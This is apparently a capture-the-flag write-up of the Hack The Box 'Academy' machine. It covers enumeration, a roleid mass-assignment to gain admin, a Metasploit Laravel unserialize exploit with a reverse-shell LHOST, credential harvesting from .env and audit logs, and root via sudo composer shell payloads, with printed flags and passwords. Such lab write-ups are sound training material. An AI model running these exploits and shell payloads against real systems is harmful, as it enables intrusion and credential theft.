Credentials

username	password
cry0l1t3	mySup3rP4s5w0rd!!
mrb3n	mrb3n_Ac@d3my!

flags	value
user.txt	fa63f97356aabfb2a7deff1add4b37c1
root.txt	4cdb0f7d218332a36dc8d807b9d85fc6


Nmap

Basic ports enumeration.

```
$ nmap -sC -sV -oA nmap/academy $IP
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 13:58 CEST
Nmap scan report for 10.10.10.215
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

Nmap tells us that the site is redirected to `http://academy.htb/`, we can verify this by intercepting the request.



```
HTTP/1.1 302 Found
Date: Wed, 05 May 2021 12:08:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: http://academy.htb/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Just add the hostname `academy.htb` in the host file then access the `http://academy.htb/` page.

Website


List of existing pages and folders with gobuster.

```
$ gobuster dir -u http://academy.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt,bak -o gobuster/gobuster-root.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:                     http://academy.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt

[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              bak,php,html,txt
[+] Timeout:                 10s
===============================================================
2021/05/05 14:16:58 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 2117]
/images               (Status: 301) [Size: 311] [-->
http://academy.htb/images/]
/home.php             (Status: 302) [Size: 55034] [--> login.php]
/login.php            (Status: 200) [Size: 2627]
/register.php         (Status: 200) [Size: 3003]
/admin.php            (Status: 200) [Size: 2633]
/config.php           (Status: 200) [Size: 0]
```


We create an account on http://academy.htb/register.php, then we intercept the request and we notice a `roleid` parameter. Let's change it to 1.



```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=1p48739dtl53n9h4l6bljog2o6
Upgrade-Insecure-Requests: 1

uid=qu35t&password=qu35t&confirm=qu35t&roleid=1
```

Changing the `roleid` parameter create an admin account instead of a user account.
We can connect to the admin page : http://academy.htb/admin.php




Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

We obtain a subdomain name of the website : `dev-staging-01.academy.htb`

Subdomain


UnexpectedValueException

The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

10 UnexpectedValueException
…/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110

9 Monolog\Handler\StreamHandler write
…/vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39

8 Monolog\Handler\AbstractProcessingHandler handle
…/vendor/monolog/monolog/src/Monolog/Logger.php:344

7 Monolog\Logger addRecord
…/vendor/monolog/monolog/src/Monolog/Logger.php:712

6 Monolog\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:176

5 Illuminate\Log\Logger writeLog
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

4 Illuminate\Log\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526

3 Illuminate\Log\LogManager error
…/vendor/laravel/framework/src/Illuminate/Foundation/Exceptions/Handler.php:113

2 Illuminate\Foundation\Exceptions\Handler report
…/app/Exceptions/Handler.php:39

/var/www/html/htb-academy-dev-01/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php

```
            $this->errorMessage = null;
            set_error_handler(array($this, 'customErrorHandler'));
            $this->stream = fopen($this->url, 'a');
            if ($this->filePermission !== null) {
                @chmod($this->url, $this->filePermission);
            }
            restore_error_handler();
            if (!is_resource($this->stream)) {
                $this->stream = null;

                throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: '.$this->errorMessage, $this->url));
            }
        }

        if ($this->useLocking) {
            // ignoring errors here, there's not much we can do about them
            flock($this->stream, LOCK_EX);
        }

        $this->streamWrite($this->stream, $record);

        if ($this->useLocking) {
            flock($this->stream, LOCK_UN);
        }
```

Arguments

```
1. "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied"
```

No comments for this stack frame.

Environment & details:

GET Data empty

POST Data empty

Files empty

Cookies empty


Session empty

Server/Request Data

HTTP_HOST	"dev-staging-01.academy.htb"
HTTP_USER_AGENT	"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
HTTP_ACCEPT	"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
HTTP_ACCEPT_LANGUAGE	"en-US,en;q=0.5"
HTTP_ACCEPT_ENCODING	"gzip, deflate"
HTTP_CONNECTION	"close"

This is `Laravel's debug mode`. There is an `msf exploit`.

Metasploit



```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST 10.10.14.8
LHOST => 10.10.14.8
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 10.10.10.215
RHOSTS => 10.10.10.215
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set VHOST dev-staging-01.academy.htb
VHOST => dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_KEY => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit
```

Find Credentials

```
$ cat /var/www/html/academy/.env
cat /var/www/html/academy/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
```

```
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```


We can connect with this password on the `cry0l1t3` account.

Privesc

cry0l1t3

A password encrypted in `hexadecimal` is found in a `log file`.

```
$ cat /var/log/audit/* | grep 'comm="su"'
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1
major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```



6D7262336E5F41634064336D79210A

Character encoding: ASCII

mrb3n_Ac@d3my!

We can connect with this password on the `mrb3n` account.

mrb3n

`mrb3n` can execute `/usr/bin/composer` as root.


```
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn



User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

https://gtfobins.github.io/gtfobins/composer/



.. / composer

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
composer --working-dir=$TF run-script x
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which composer) .

TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
./composer --working-dir=$TF run-script x
```

Exploit

```
$ TF=$(mktemp -d)
$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
$ sudo /usr/bin/composer --working-dir=$TF run-script x
```

We are `root`.

Passwd file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
